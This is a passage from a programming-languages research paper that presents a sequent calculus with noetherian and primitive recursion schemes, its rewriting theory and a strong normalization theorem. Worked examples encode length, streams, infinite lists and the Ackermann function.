$$\frac{c : (\Gamma \vdash_{\Theta} \alpha : A, \Delta) \quad c' : (\Gamma \vdash_{\Theta, j < N} \beta : \text{Stream}(j, A), \Delta)}{\Gamma[\mu[\text{Head}[\alpha].c] \text{Tail}^{j < N}[\beta].c'] : \text{Stream}(N, A) \vdash_{\Theta} \Delta} \text{Stream}R$$

As before, to write looping programs over recursive types with bounded indices, we use an appropriate recursion scheme for abstracting over the type index. The proof principle for noetherian induction by a well-founded relation $<$ on a set of ordinals \mathbb{O} is:

$$(\forall j : \mathbb{O}. (\forall i < j. P[i]) \rightarrow P[j]) \rightarrow (\forall i : \mathbb{O}. P[i])$$

which can be made more uniform by introducing an upper-bound to the quantifier in the conclusion as well as in the hypothesis:

$$(\forall j < n. (\forall i < j. P[i]) \rightarrow P[j]) \rightarrow (\forall i < n. \rightarrow P[i])$$

Likewise, a disproof of this argument is again a witness of a counter-example within the chosen bound. We can then translate these principles into inference rules in the sequent calculus, where we represent this new recursion scheme by a co-data type *Ascend*:

$$\frac{\text{Ascend}(j, A) \vdash_{j < N} A \ j}{\vdash \text{Ascend}(N, A)} \quad \frac{\vdash M < N \quad A \ M \vdash}{\text{Ascend}(N, A) \vdash}$$

Note that we will write $\text{Ascend } i < N.A$ as shorthand for the type $\text{Ascend}(N, \lambda i : \text{Ord}.A)$. We use a similar reading of these rules as a basis for noetherian recursion as we did for primitive recursion. A refutation is still a specific counter-example, so it is represented as a constructed co-term, whereas a proof is a process so is given as a term defined by matching on its observation. Thus, we declare Ascend as a co-data type of the form:

codata $\text{Ascend}(i : \text{Ord}, a : \text{Ord} \rightarrow \star)$ **where**
 Rise : $|\text{Ascend}(i, a) \vdash_{j < i} a \ j$

Again, the general mechanism for co-data types tells us how to construct the counter-example with Rise, and destruct it by simple case analysis. The recursive form of case analysis is given manually as the term $\mu(\text{Rise}^{j < N}[\alpha](x).c)$, where x in the pattern is a self-referential variable standing in for the term itself. The typing rule for this recursive case analysis restricts access to itself by making the type of the self-referential variable have a smaller upper bound:

$$\frac{c : (\Gamma, x : \text{Ascend}(j, A) \vdash_{\Theta, j < N} \alpha : A \ j, \Delta)}{\Gamma \vdash_{\Theta} \mu(\text{Rise}^{j < N}[\alpha](x).c) : \text{Ascend}(N, A) \mid \Delta}$$

In essence, the terms of type $\text{Ascend } i < N.A$ describe a process which is capable of producing $A\{M/i\}$ for any $M < N$ by leaps and bounds: an output of type $A\{M/i\}$ is built up by repeating the same process whenever it is necessary to ascending to an index under M . In contrast, and similar to primitive recursion, co-terms of type $\text{Ascend } i < N.A$ hide the chosen index, forcing their input to work for any index.

As always, the symmetry of sequents points us to the dual formulation of noetherian recursion in programs. Specifically, we get the dual data type, named Descend , with the following data declaration and additional typing rule for recursive case analysis:

data $\text{Descend}(i : \text{Ord}, a : \text{Ord} \rightarrow \star)$ **where**
 Fall : $a \ j \vdash_{j < i} \text{Descend}(i, a) \mid$

$$\frac{c : (\Gamma, x : A \ j \vdash_{\Theta, j < N} \alpha : \text{Descend}(j, A), \Delta)}{\Gamma \mid \mu[\text{Fall}^{j < N}(x)[\alpha].c] : \text{Descend}(N, A) \vdash_{\Theta} \Delta}$$

Now that the roles are reversed, the terms of $\text{Descend } i < N.A$ hide the chosen index M at which they can produce a result of type $A\{M/i\}$. Instead, the co-terms of $\text{Descend } i < N.A$ consuming $A\{M/i\}$ for any index $M < N$: an input of type $A\{M/i\}$ is broken down by repeating the same process whenever it is necessary to descend from an index under M .

5. A Parametric Sequent calculus with Recursion

We now flesh out the rest of the system for recursive types and structures for representing recursive programs in the sequent calculus. The core rules for kinding and sorting, which accounts for both forms of type-level indices, are given in Figure 5. The rules for the inequality of Ord , $M < N$, are enough to derive expected facts like $\vdash 4 < 6$, but not so strong that they force us to consider Ord types above ∞ . Specifically, the requirement that every Ord has a larger successor, $M < M + 1$, only when there is an upper bound already established, $M < N$, prevents us from introducing $\infty < \infty + 1$. Additionally, we have two sorts of kinds, those of *erasable* types, \square , and *non-erasable* types, \blacksquare . Types (of kind \star) for program-level (co-)values and Ord indices are erasable, because they cannot influence the behavior of a program, whereas the Ix indices are used to drive primitive recursion, and cannot be erased. Thus, this sorting system categorizes the distinction between erasable and non-erasable type annotations found in programs.

Before admitting a user-defined (co-)data type into the system, we need to check that its declaration actually denotes a meaningful

type. For the non-recursive (co-)data declarations, like those in Figure 3, this well-formedness check just confirms that the sequent associated to each constructor K_i or H_i is well-formed, given by a derivation of $(\vec{B}_i \vdash_{a:k, \vec{d}_i:l_i} \vec{C}_i) \text{seq}$ from Figure 5. When checking for well-formedness of (co-)data types defined by primitive induction on $i : \text{Ix}$, as with the general form

data $F(i : \text{Ix}, a : \vec{k})$ **by primitive recursion on** i
where $i = 0$ $K_1 : \vec{B}_1 \vdash_{\vec{d}_1:l_1} F(0, \vec{a}) \mid \vec{C}_1 \quad \dots$
where $i = j + 1$ $K'_1 : \vec{B}'_1 \vdash_{\vec{d}'_1:l'_1} F(j + 1, \vec{a}) \mid \vec{C}'_1 \quad \dots$

the $i = 0$ case proceeds by checking that the sequents are well-formed for each constructor $K_1 \dots$ without referencing i , $(\vec{B}_1 \vdash_{a:k, \vec{d}_1:l_1} \vec{C}_1) \text{seq}$, and in the $i = j + 1$ case we check each $(\vec{B}'_1 \vdash_{j:\text{Ix}, a:k, \vec{d}'_1:l'_1} \vec{C}'_1) \text{seq}$ with the extra rule

$$\frac{\Theta, j : \text{Ix}, \Theta' \vdash A : \vec{k}}{\Theta, j : \text{Ix}, \Theta' \vdash F(j, \vec{A}) : \star}$$

Intuitively, in the $i = j + 1$ case the sequents for the constructors may additionally refer to smaller instances $F(j, \vec{A})$ of the type being defined. If the declaration is well-formed, we add the typing rules for F similarly to a non-recursive (co-)data type. The difference is that the constructors for the $i = 0$ and $i = j + 1$ case build a structure of type $F(0, \vec{A})$ and $F(M + 1, \vec{A})$ with M substituted for j , respectively. Additionally, there are two case abstractions: one of type $F(0, \vec{A})$ that only handles constructors of the $i = 0$ case, and one of type $F(M + 1, \vec{A})$ that only handles constructors of the $i = j + 1$ case. Similarly, when checking for well-formedness of (co-)data types $F(i : \text{Ord}, a : \vec{k})$ defined by noetherian induction on $i : \text{Ord}$, we get to assume the type is defined for smaller indices:

$$\frac{\Theta, i : \text{Ord}, \Theta' \vdash M < i \quad \Theta, i : \text{Ord}, \Theta' \vdash A : \vec{k}}{\Theta, i : \text{Ord}, \Theta' \vdash F(M, \vec{A}) : \star}$$

Intuitively, the sequents for the constructors may refer to $F(M, \vec{A})$, so long as they introduce quantified type variables $\vec{d} : \vec{l}$ such that $a : \vec{k}, \vec{d} : \vec{l} \vdash M < i$. Other than this, the typing rules for structures and case statements are exactly the same as for non-recursive (co-)data types.

We also give the rewriting theory for the $\mu\tilde{\mu}_S$ -calculus in Figure 6, which is parameterized by the strategy S . Since the classical sequent calculus inherently admits control effects, the result of a program can completely change depending on the strategy— $\langle \text{length} \parallel \text{Rise}^2(\text{Cons}(\mu\delta.\langle 13 \parallel \alpha \rangle, \text{Nil}), \alpha) \rangle$ results in $\langle 1 \parallel \alpha \rangle$ under call-by-name evaluation and $\langle 13 \parallel \alpha \rangle$ under call-by-value—so that the parametric $\mu\tilde{\mu}_S$ -calculus is actually a family of related but different rewriting theories for reasoning about different evaluation strategies, thus enabling strategy-independent reasoning. The choice of strategy is given as the syntactic notions of *value* and *co-value*: S is the subset of terms $V \in \text{Value}$ and $E \in \text{CoValue}$ which may be substituted for (co-)variables. In other words, the strategy refines the range of significance for (co-)variables by limiting what they might stand in for, and in this way it resolves the conflict between both the μ - and $\tilde{\mu}$ -abstractions [6]. For example, the strategies for call-by-value and call-by-name evaluation are shown in Figure 8, and a strategy representing call-by-need evaluation is representable this way as well [8].

The reduction rules are derived from the core theory of substitution in $\mu\tilde{\mu}_S$ (the top rules of Figure 6), plus rules derived from generic β and η principles for every (co-)data type. Of note are the ς rules, first appearing in Wadler's dual calculus [20], and which we derive from the $\beta\eta$ principles for any (co-)data type [8]. The general lifting rules for (co-)data types are described by the lifting contexts

$$\begin{array}{c}
\frac{}{\Theta \vdash 0 : \text{Ix}} \quad \frac{\Theta \vdash M : \text{Ix}}{\Theta \vdash M + 1 : \text{Ix}} \quad \frac{}{\Theta \vdash 0 < \infty} \quad \frac{\Theta \vdash M < \infty}{\Theta \vdash M + 1 < \infty} \quad \frac{\Theta \vdash M < N}{\Theta \vdash M < M + 1} \quad \frac{\Theta \vdash M < N \quad \Theta \vdash N < N'}{\Theta \vdash M < N'} \\
\frac{a : k \notin \Theta'}{\Theta, a : k, \Theta' \vdash a : k} \quad \frac{\Theta, a : k_1 \vdash B : k_2 \quad \Theta \vdash k_2 : \square}{\Theta \vdash \lambda a : k. B : k_1 \rightarrow k_2} \quad \frac{\Theta \vdash A : k_1 \rightarrow k_2 \quad \Theta \vdash B : k_1}{\Theta \vdash A B : k_2} \quad \frac{\Theta \vdash M < N \quad \Theta \vdash N : \text{Ord}}{\Theta \vdash M : \text{Ord}} \quad \frac{}{\Theta \vdash \infty : \text{Ord}} \\
\frac{\Theta \vdash k : \square}{\Theta \vdash k : \blacksquare} \quad \frac{\Theta \vdash k_1 : \blacksquare \quad \Theta \vdash k_2 : \square}{\Theta \vdash k_1 \rightarrow k_2 : \square} \quad \frac{}{\Theta \vdash \star : \square} \quad \frac{}{\Theta \vdash \text{Ix} : \blacksquare} \quad \frac{}{\Theta \vdash \text{Ord} : \square} \quad \frac{\Theta \vdash N : \text{Ord}}{\Theta \vdash (< N) : \square} \\
\frac{}{(\vdash) \text{seq}} \quad \frac{\Theta \vdash A : \star \quad (\Gamma \vdash_{\Theta} \Delta) \text{seq}}{(\Gamma, x : A \vdash_{\Theta} \Delta) \text{seq}} \quad \frac{\Theta \vdash A : \star \quad (\Gamma \vdash_{\Theta} \Delta) \text{seq}}{(\Gamma \vdash_{\Theta} \alpha : A, \Delta) \text{seq}} \quad \frac{\Theta \vdash k : \blacksquare \quad (\vdash_{\Theta, a : k}) \text{seq}}{(\vdash_{\Theta, a : k}) \text{seq}}
\end{array}$$

Figure 5. Kinding, sorting, and well-formed typing sequents.

$$\begin{array}{c}
\langle \mu \alpha. c \| E \rangle \rightarrow_{\mu_E} c \{ E / \alpha \} \quad \langle V \| \tilde{\mu} x. c \rangle \rightarrow_{\tilde{\mu}_V} c \{ V / x \} \quad \mu \alpha. \langle v \| \alpha \rangle \rightarrow_{\eta_{\mu}} v \quad \tilde{\mu} x. \langle x \| e \rangle \rightarrow_{\eta_{\tilde{\mu}}} e \\
\langle \mathbf{K}^{\vec{B}}(\vec{E}, \vec{V}) \| \tilde{\mu}[\mathbf{K}^{\vec{b}:\vec{k}}(\vec{\alpha}, \vec{x}).c] \dots \rangle \rightarrow_{\beta_S^{\mathbf{K}}} c \{ \vec{B}/\vec{b}, \vec{E}/\vec{\alpha}, \vec{V}/\vec{x} \} \quad \langle \mu(\mathbf{H}^{\vec{b}:\vec{k}}[\vec{x}, \vec{\alpha}).c] \dots \| \mathbf{H}^{\vec{B}}[\vec{V}, \vec{E}] \rangle \rightarrow_{\beta_S^{\mathbf{H}}} c \{ \vec{B}/\vec{b}, \vec{V}/\vec{x}, \vec{E}/\vec{\alpha} \} \\
C_{\zeta}^{\mathbf{K}} ::= \mathbf{K}^{\vec{B}}(\vec{E}, \square, \vec{e}, \vec{v}) \mid \mathbf{K}^{\vec{B}}(\vec{E}, \vec{V}, \square, \vec{v}) \quad C_{\zeta}^{\mathbf{H}} ::= \mathbf{H}^{\vec{B}}[\vec{V}, \square, \vec{v}, \vec{e}] \mid \mathbf{H}^{\vec{B}}[\vec{V}, \vec{E}, \square, \vec{e}] \\
C_{\zeta}^{\mathbf{K}}[v] \rightarrow_{\zeta_S^{\mathbf{K}}} \mu \alpha. \langle v \| \tilde{\mu} y. \langle C_{\zeta}^{\mathbf{K}}[y] \| \alpha \rangle \rangle \quad C_{\zeta}^{\mathbf{H}}[v] \rightarrow_{\zeta_S^{\mathbf{H}}} \tilde{\mu} x. \langle v \| \tilde{\mu} y. \langle x \| C_{\zeta}^{\mathbf{H}}[y] \rangle \rangle \quad \text{where } v \notin \text{Value} \\
C_{\zeta}^{\mathbf{K}}[e] \rightarrow_{\zeta_S^{\mathbf{K}}} \mu \alpha. \langle \mu \beta. \langle C_{\zeta}^{\mathbf{K}}[\beta] \| \alpha \rangle \| e \rangle \quad C_{\zeta}^{\mathbf{H}}[e] \rightarrow_{\zeta_S^{\mathbf{H}}} \tilde{\mu} x. \langle \mu \beta. \langle x \| C_{\zeta}^{\mathbf{H}}[\beta] \rangle \| e \rangle \quad \text{where } e \notin \text{CoValue}
\end{array}$$

Figure 6. Parametric rewriting theory for $\mu\tilde{\mu}_S$.

$$\begin{array}{c}
\mu(\text{Rise}^{j < N}[\alpha](x).c) \rightarrow \mu(\text{Rise}^{i < N}[\alpha].c\{i/j, \mu(\text{Rise}^{j < i}[\alpha](x).c)/x\}) \quad \tilde{\mu}[\text{Fall}^{j < N}(x)[\alpha].c] \rightarrow \tilde{\mu}[\text{Fall}^{i < N}(x).c\{i/j, \tilde{\mu}[\text{Fall}^{j < i}(x)[\alpha].c]\}] \\
\langle V \| \mathbf{Up}^0[E] \rangle \rightarrow c_0 \{ E / \alpha \} \quad \langle V \| \mathbf{Up}^{M+1}[E] \rangle \rightarrow \langle \mu \beta. \langle V \| \mathbf{Up}^M[\beta] \rangle \| \tilde{\mu} x. c_1 \{ M/j, E / \alpha \} \rangle \quad \text{where } V = \mu(\mathbf{Up}^0[\alpha].c_0) \mathbf{Up}^{j+1}[\alpha](x).c_1 \\
\langle \text{Down}^0(V) \| E \rangle \rightarrow c_0 \{ V / x \} \quad \langle \text{Down}^{M+1}(V) \| E \rangle \rightarrow \langle \mu \alpha. c_1 \{ M/j, V / x \} \| \tilde{\mu} y. \langle \text{Down}^M(y) \| E \rangle \rangle \quad \text{where } E = \tilde{\mu}[\text{Down}^0.c_0] \text{Down}^{j+1}(x)[\alpha].c_1
\end{array}$$

Figure 7. Rewriting theory for recursion in $\mu\tilde{\mu}_S$.

$$\begin{array}{c}
V \in \text{Value}_{\mathcal{V}} ::= x \mid \mathbf{K}(\vec{e}, \vec{V}) \mid \mu(\mathbf{H}^{\vec{b}:\vec{k}}[\vec{x}, \vec{\alpha}).c] \dots \quad V \in \text{Value}_{\mathcal{N}} ::= v \\
E \in \text{CoValue}_{\mathcal{V}} ::= e \quad E \in \text{CoValue}_{\mathcal{N}} ::= \alpha \mid \tilde{\mu}[\mathbf{K}^{\vec{b}:\vec{k}}(\vec{\alpha}, \vec{x}).c] \dots \mid \mathbf{H}(\vec{v}, \vec{E})
\end{array}$$

Figure 8. The call-by-value (\mathcal{V}) and call-by-name (\mathcal{N}) strategies.

$C_{\zeta}^{\mathbf{K}}$ and $C_{\zeta}^{\mathbf{H}}$ for each (co-)constructor, and their role is to bring work to the top of a command, so that it can take over.

To implement recursion in the rewriting theory, we use the additional rules shown in Figure 7. The recursive case abstractions for Ascend and Descend are simplified by “unrolling” their loop: the recursive abstraction reduces to a non-recursive one by substituting itself inward—with a tighter upper bound—for the recursive variable. Intuitively, this index-unaware loop unrolling is possible because the actual chosen index *doesn't matter*, the loop must do the same thing each time around regardless of the value of the index. Contrarily, the Inflate and Deflate recursors operate strictly stepwise: they will always go from step 10 to 9 and so on to 0. The indices used in the constructor really do matter, because they can influence the behavior of the program. This fact forces us to “unroll” the loop while pattern-matching on structures like $\mathbf{Up}^{M+1}[E]$ in tandem, unlike noetherian recursion where the two steps can be performed independently.

We also have a restriction on reduction, following the motto “don't touch unreachable branches,” to ensure strong normalization. Reduction may normally occur in all contexts, except for reduction inside a case abstraction which requires an additional *reachability* caveat about the kinds of quantified types introduced by pattern matching. This restriction prevents unnecessary infinite

unrolling that would otherwise occur in simple commands like $\langle \text{length} \| \text{Rise}^i[\alpha] \rangle$. Intuitively, the reachability caveat prevents reduction inside a case abstraction which introduces type variables that might be *impossible* to instantiate, like $i < 0$ or $j < i$. The reductions following the reachability caveat are defined as:

$$\begin{array}{c}
c \rightarrow c' \quad b : \vec{k} \rightarrow (< N) \in \Theta \implies N = \infty \vee N = M + 1 \\
\hline
\mu(\mathbf{H}^{\Theta}[\vec{x}, \vec{\alpha}).c] \dots) \rightarrow \mu(\mathbf{H}^{\Theta}[\vec{x}, \vec{\alpha}).c'] \dots) \\
c \rightarrow c' \quad b : \vec{k} \rightarrow (< N) \in \Theta \implies N = \infty \vee N = M + 1 \\
\hline
\tilde{\mu}[\mathbf{K}^{\Theta}(\vec{\alpha}, \vec{x}).c] \dots] \rightarrow \tilde{\mu}[\mathbf{K}^{\Theta}(\vec{\alpha}, \vec{x}).c'] \dots]
\end{array}$$

We also define the type erasure operation on programs, $\text{Erase}(c)$, which removes all types from constructors and patterns in c with an erasable kind, while leaving intact the unerased Ix types. The corresponding type-erased $\mu\tilde{\mu}_S$ -calculus is the same, except that the reachability caveat is enhanced to never reduce inside case abstractions. This means that every step of a type-erased command is justified by the same step in the original command, so that type-erasure cannot introduce infinite loops.

To demonstrate strong normalization, we use a combination of techniques. Giving a semantics for types based on Barbanera and

Berardi’s symmetric candidates [4], a variant of Girard’s reducibility candidates [9], as well as Krivine’s classical realizability [13], an application of bi-orthogonality, establishes strong normalization of well-typed commands. Of note, the strong normalization of well-typed commands is parameterized by a strategy, which is enabled by the parameterization of the rewriting theory. Thus, instead of showing strong normalization of these related rewriting theories one-by-one, we establish strong normalization in one fell swoop by characterizing the properties of a strategy that are important for strong normalization. First, the chosen strategy \mathcal{S} must be *stable*, meaning that (co-)values are closed under reduction and substitution, and non-(co-)values are closed under substitution and ς reduction. Second, \mathcal{S} must be *focalizing*, meaning that (co-)variables, structures built from other (co-)values, and case abstractions must all be (co-)values. The latter criteria comes from focalization in logic [7, 16, 21]—each criterion comes from an inference rule for typing a (co-)value in focus.

Theorem 1. *For any stable and focalizing strategy \mathcal{S} , if $c : \Gamma \vdash_{\Theta} \Delta$ and $(\Gamma \vdash_{\Theta} \Delta) \text{ seq}$, then c is strongly normalizing in the $\mu\tilde{\mu}_{\mathcal{S}}$ -calculus. Furthermore, $\text{Erase}(c)$ is strongly normalizing in the type-erased $\mu\tilde{\mu}_{\mathcal{S}}$ -calculus.*

Note that the call-by-name, call-by-value, and call-by-need strategies from [8] are all stable and focalizing, so that as a corollary, we achieve strong normalization for these particular instances of the parametric $\mu\tilde{\mu}_{\mathcal{S}}$ -calculus. Furthermore, the “maximally” non-deterministic strategy—attained by letting every term be a value and every co-term be a co-value—is also stable and focalizing, which gives another account of strong normalization for the symmetric λ -calculus [14] as a corollary.

5.1 Encoding Recursive Programs via Structures

To see how to encode basic recursive definitions into the sequent calculus using the primitive and noetherian recursion principles, we revisit the previous examples from Section 2. We will see how the intuitive argument for termination can be represented using the type indices for recursion in various ways.

Example 4. Recall the *length* function from Example 1, as written in sequent-style. As we saw, we could internalize the definition for *length* into a recursively-defined case abstraction that describes each possible behavior. Using the noetherian recursion principle in the $\mu\tilde{\mu}_{\mathcal{S}}$ -calculus, we can give a more precise and non-recursive definition for *length*:

$$\begin{aligned} \text{length} &: \forall a : \star. \text{Ascend } i < \infty. \text{List}(i, a) \rightarrow \text{Nat}(i) \\ \text{length} &= \mu(\text{Spec}^a [\text{Rise}^{i < \infty} [\text{Nil} \cdot \gamma](r)]. \langle \text{Z} \parallel \gamma \rangle \\ &\quad | \text{Spec}^a [\text{Rise}^{i < \infty} [\text{Cons}^{j < i}(x, xs) \cdot \gamma](r)]. \\ &\quad \langle r \parallel \text{Rise}^j [xs \cdot \tilde{\mu}y. \langle \text{S}^j(y) \parallel \gamma \rangle] \rangle) \end{aligned}$$

The difference is that the polymorphic nature of the *length* function is made explicit in System F-style, and the recursion part of the function has been made internal through the *Ascend* co-data type. Going further, we may unravel the deep patterns into shallow case analysis, giving annotations on the introduction of every co-variable:

$$\begin{aligned} \text{length} &= \mu(\text{Spec}^a [\alpha^{\text{Ascend } i < \infty. \text{List}(i, a) \rightarrow \text{Nat}(i)}]. \\ &\quad \langle \mu(\text{Rise}^{i < \infty} [\beta^{\text{List}(i, a) \rightarrow \text{Nat}(i)}](r^{\text{Ascend } j < i. \text{List}(j, a) \rightarrow \text{Nat}(j)}). \\ &\quad \langle \mu([xs^{\text{List}(i, a)} \cdot \gamma^{\text{Nat}(i)}]). \langle xs \parallel \\ &\quad \quad | \tilde{\mu}[\text{Nil}. \langle \text{Z} \parallel \gamma \rangle] \\ &\quad \quad | \text{Cons}^{j < i}(x^a, ys^{\text{List}(j, a)}). \langle r \parallel \text{Rise}^j [ys \cdot \tilde{\mu}y^{\text{Nat}(j)}. \langle \text{S}^j(y) \parallel \gamma \rangle] \rangle \rangle \rangle \\ &\quad | \beta \rangle) \rangle) \end{aligned}$$

Although quite verbose, this definition spells out all the information we need to verify that *length* is well-typed and well-founded: no guessing required. Furthermore, this core definition of *length*

is entirely in terms of shallow case analysis, making reduction straightforward to implement. Since the correctness of programs is ensured for this core form, which can be elaborated from the deep pattern-matching definition mechanically, we will favor the more concise pattern-matching forms for simplicity in the remaining examples. *End example 4.*

Example 5. Recall the *countUp* function from Example 2. When we attempt to encode this function into the $\mu\tilde{\mu}_{\mathcal{S}}$ -calculus, we run into a new problem: the indices for the given number and the resulting stream do not line up since one grows while the other shrinks. To get around this issue, we mask the index of the given natural number using the dual form of noetherian recursion, and say that $\text{ANat} = \text{Descend } i < \infty. \text{Nat}(i)$. We can then describe *countUp* as a function from ANat to a $\text{Stream}(i, \text{ANat})$ by noetherian recursion on i :

$$\begin{aligned} \text{countUp} &: \text{Ascend } i < \infty. \text{ANat} \rightarrow \text{Stream}(i, \text{ANat}) \\ \text{countUp} &= \mu(\text{Rise}^{i < \infty} [x \cdot \text{Head}[\alpha]](r). \langle x \parallel \alpha \rangle \\ &\quad | \text{Rise}^{i < \infty} [\text{Fall}^{j < i}(x) \cdot \text{Tail}^{k < i}[\beta]](r). \\ &\quad \langle r \parallel \text{Rise}^k [\text{Fall}^{j+1}(\text{S}^j(x)) \cdot \beta] \rangle) \end{aligned}$$

End example 5.

Example 6. The previous example shows how infinite streams may be modeled by co-data. However, recall the other approach to infinite objects mentioned in Example 3. Unfortunately, an infinitely constructed list like *zeroes* would be impossible to define in terms of noetherian recursion: in order to use the recursive argument, we need to come up with an index smaller than the one we are given, but since lists are a data type their observations are inscrutable and we have no place to look for one. As it turns out, though, primitive recursion is set up in such a way that we can make headway. Defining infinite lists to be $\text{InfList}(a) = \text{Inflate } i : \text{Ix}. \text{IxList}(i, a)$, we can encode *zeroes* as:

$$\begin{aligned} \text{zeroes} &: \text{InfList}(\text{Nat}(0)) \\ \text{zeroes} &= \mu(\text{Up}^0 [\alpha^{\text{IxList}(0, \text{Nat})}]. \langle \text{Nil} \parallel \alpha \rangle \\ &\quad | \text{Up}^{i+1} [\alpha^{\text{IxList}(i+1, \text{Nat})}](r^{\text{IxList}(i, \text{Nat})}). \langle \text{Cons}(\text{Z}, r) \parallel \alpha \rangle) \end{aligned}$$

Even more, we can define the concatenation of infinitely constructed lists in terms of primitive recursion as well. We give a wrapper, *cat*, that matches the indices of the incoming and outgoing list structure, and a worker, *cat'*, that performs the actual recursion:

$$\begin{aligned} \text{cat} &: \forall a : \star. \text{InfList}(a) \rightarrow \text{InfList}(a) \rightarrow \text{InfList}(a) \\ \text{cat} &= \langle \mu(\text{Spec}^a [xs \cdot ys \cdot \text{Up}^i[\alpha]]. \\ &\quad \langle xs \parallel \text{Up}^i [\tilde{\mu}zs. \langle \text{cat}' \parallel \text{Up}^i [zs \cdot ys \cdot \alpha] \rangle] \rangle) \rangle \end{aligned}$$

$$\begin{aligned} \text{cat}' &: \forall a : \star. \text{Inflate } i : \text{Ix}. \text{IxList}(i, a) \rightarrow \text{InfList}(a) \rightarrow \text{IxList}(i, a) \\ \text{cat}' &= \mu(\text{Spec}^a [\text{Up}^0 [\text{Nil} \cdot ys \cdot \alpha]]. \langle \text{Nil} \parallel \alpha \rangle \\ &\quad | \text{Spec}^a [\text{Up}^{i+1} [\text{Nil} \cdot ys \cdot \alpha](r)]. \langle ys \parallel \text{Up}^{i+1} [\alpha] \rangle \\ &\quad | \text{Spec}^a [\text{Up}^{i+1} [\text{Cons}(x, xs) \cdot ys \cdot \alpha](r)]. \\ &\quad \langle \text{Cons}(x, \mu\beta. \langle r \parallel xs \cdot ys \cdot \beta \rangle) \parallel \alpha \rangle) \end{aligned}$$

If we would like to stick with the “finite objects are data, infinite objects are co-data” mantra, we can write a similar concatenation function over possibly terminating streams:

codata $\text{StopStream}(i < \infty, a : \star) \text{ where}$

Head : $| \text{StopStream}(i, a) \vdash a$

Tail : $| \text{StopStream}(i, a) \vdash_{j < i} 1, \text{StopStream}(j, a)$

A $\text{StopStream}(i, a)$ object is like a $\text{Stream}(i, a)$ object except that asking for its Tail might fail and return the unit value instead, so it represents an infinite or finite stream of one or more values. This co-data type makes essential use of multiple conclusions, which

are only available in a language for classical logic. We can now write a general recursive definition of concatenation in terms of the `StopStream` co-data type:

$$\begin{aligned} \langle \text{cat} \| xs \cdot ys \cdot \text{Head}[\alpha] \rangle &= \langle xs \| \text{Head}[\alpha] \rangle \\ \langle \text{cat} \| xs \cdot ys \cdot \text{Tail}[\delta, \beta] \rangle &= \langle \text{cat} \| \mu\gamma. \langle xs \| \text{Tail}[\tilde{\mu}[\cdot]. \langle ys \| \beta \rangle], \gamma \rangle \cdot ys \cdot \beta \rangle \end{aligned}$$

This function encodes into a similar pair of worker-wrapper values, where now a possibly infinite list is represented as a terminating stream $\text{Inflist}(a) = \text{Ascend } i < \infty. \text{StopStream}(i, a)$:

$$\begin{aligned} \text{cat}' : \forall a : *. \text{Ascend } i < \infty. \\ \text{StopStream}(i, a) \rightarrow \text{Inflist}(a) \rightarrow \text{StopStream}(i, a) \\ \text{cat}' = \mu(\text{Spec}^a [\text{Rise}^{i < \infty} [xs \cdot ys \cdot \text{Head}[\alpha]](r)]. \langle xs \| \alpha \rangle \\ | \text{Spec}^a [\text{Rise}^{i < \infty} [xs \cdot ys \cdot \text{Tail}^{j < i} [\delta, \beta]](r)]. \\ \langle r \| \text{Rise}^j [\mu\gamma. \langle xs \| \text{Tail}^j [\tilde{\mu}[\cdot]. \langle ys \| \text{Rise}^j [\beta] \rangle], \gamma \rangle] \cdot ys \cdot \beta \rangle) \end{aligned}$$

End example 6.

Intermezzo 1. It is worth pointing out why our encoding for “infinite” data structures, like *zeroes*, avoids the problem underlying the lack of subject reduction for co-induction in Coq [18]. Intuitively, the root of the problem is that Coq’s co-inductive objects are non-extensional, since the interaction between case analysis and the co-fixpoint operator effectively allows these objects to notice if they are being discriminated or not. In contrast, we take the extensional view that the presence or absence of case analysis, in *all* of its various forms, is unobservable. To ensure strong normalization, the basic observation is instead a specific message that advertises to the object exactly how deep it would like to go, thus restoring extensionality and putting a limit on unfolding. End intermezzo 1.

Example 7. We now consider an example with a more complex recursive argument that makes non-trivial use of lexicographic induction. The Ackermann function can be written as:

$$\begin{aligned} \langle \text{ack} \| Z \cdot y \cdot \alpha \rangle &= \langle S(y) \| \alpha \rangle \\ \langle \text{ack} \| S(x) \cdot Z \cdot \alpha \rangle &= \langle \text{ack} \| x \cdot S(Z) \cdot \alpha \rangle \\ \langle \text{ack} \| S(x) \cdot S(y) \cdot \alpha \rangle &= \langle \text{ack} \| S(x) \cdot y \cdot \tilde{\mu}z. \langle \text{ack} \| x \cdot z \cdot \alpha \rangle \rangle \end{aligned}$$

The fact that this function terminates follows by lexicographic induction on both arguments: to every recursive call of *ack*, either the first number decreases, or the first number stays the same and the second number decreases. This argument can be encoded into the basic noetherian recursion principle we already have by nesting it twice:

$$\begin{aligned} \text{ack} : \text{Ascend } i < \infty. \text{Ascend } j < \infty. \text{Nat}(i) \rightarrow \text{Nat}(j) \rightarrow \text{ANat} \\ \text{ack} = \mu(\text{Rise}^{i < \infty} [\text{Rise}^{j < \infty} [Z \cdot y \cdot \alpha](r_2)](r_1). \langle \text{Fall}^{j+1}(S^j(y)) \| \alpha \rangle \\ | \text{Rise}^{i < \infty} [\text{Rise}^{j < \infty} [S^{i' < i}(x) \cdot Z \cdot \alpha](r_2)](r_1). \\ \langle r_1 \| \text{Rise}^{i'} [\text{Rise}^1 [x \cdot S^0(Z) \cdot \alpha]] \rangle \\ | \text{Rise}^{i < \infty} [\text{Rise}^{j < \infty} [S^{i' < i}(x) \cdot S^{j' < j}(y) \cdot \alpha](r_2)](r_1). \\ \langle r_2 \| \text{Rise}^{j'} [S^{i'}(x) \cdot y \cdot \tilde{\mu}[\text{Fall}^{k < \infty}(z). \\ \langle r_1 \| \text{Rise}^{i'} [\text{Rise}^k [x \cdot z \cdot \alpha]] \rangle] \rangle) \end{aligned}$$

Essentially, we get two recursive arguments from nesting `Ascend`:

$$\begin{aligned} r_1 : \text{Ascend } i' < i. \text{Ascend } j < \infty. \text{Nat}(i') \rightarrow \text{Nat}(j) \rightarrow \text{ANat} \\ r_2 : \text{Ascend } j' < j. \text{Nat}(i) \rightarrow \text{Nat}(j') \rightarrow \text{ANat} \end{aligned}$$

The first recursive path r_1 can be taken whenever the first argument is smaller, in which case the second argument is arbitrary. The second recursive path r_2 can be taken whenever the second argument is smaller and the first argument has the same index (the i in the type of r_2 matches the index of the original first argument to *ack*). Again, we find that the dual form noetherian recursion, `Descend`, is useful for masking the index of the output from *ack*. Furthermore, it is interesting to note that in the third case of *ack*, we must explicitly destruct the `Descend`-ed result from *ack* before performing the

second recursive call. In practical terms, this forces the nested recursive call of the Ackermann function to be strict, even in a lazy language. End example 7.

6. Natural Deduction and Effect-Free Programs

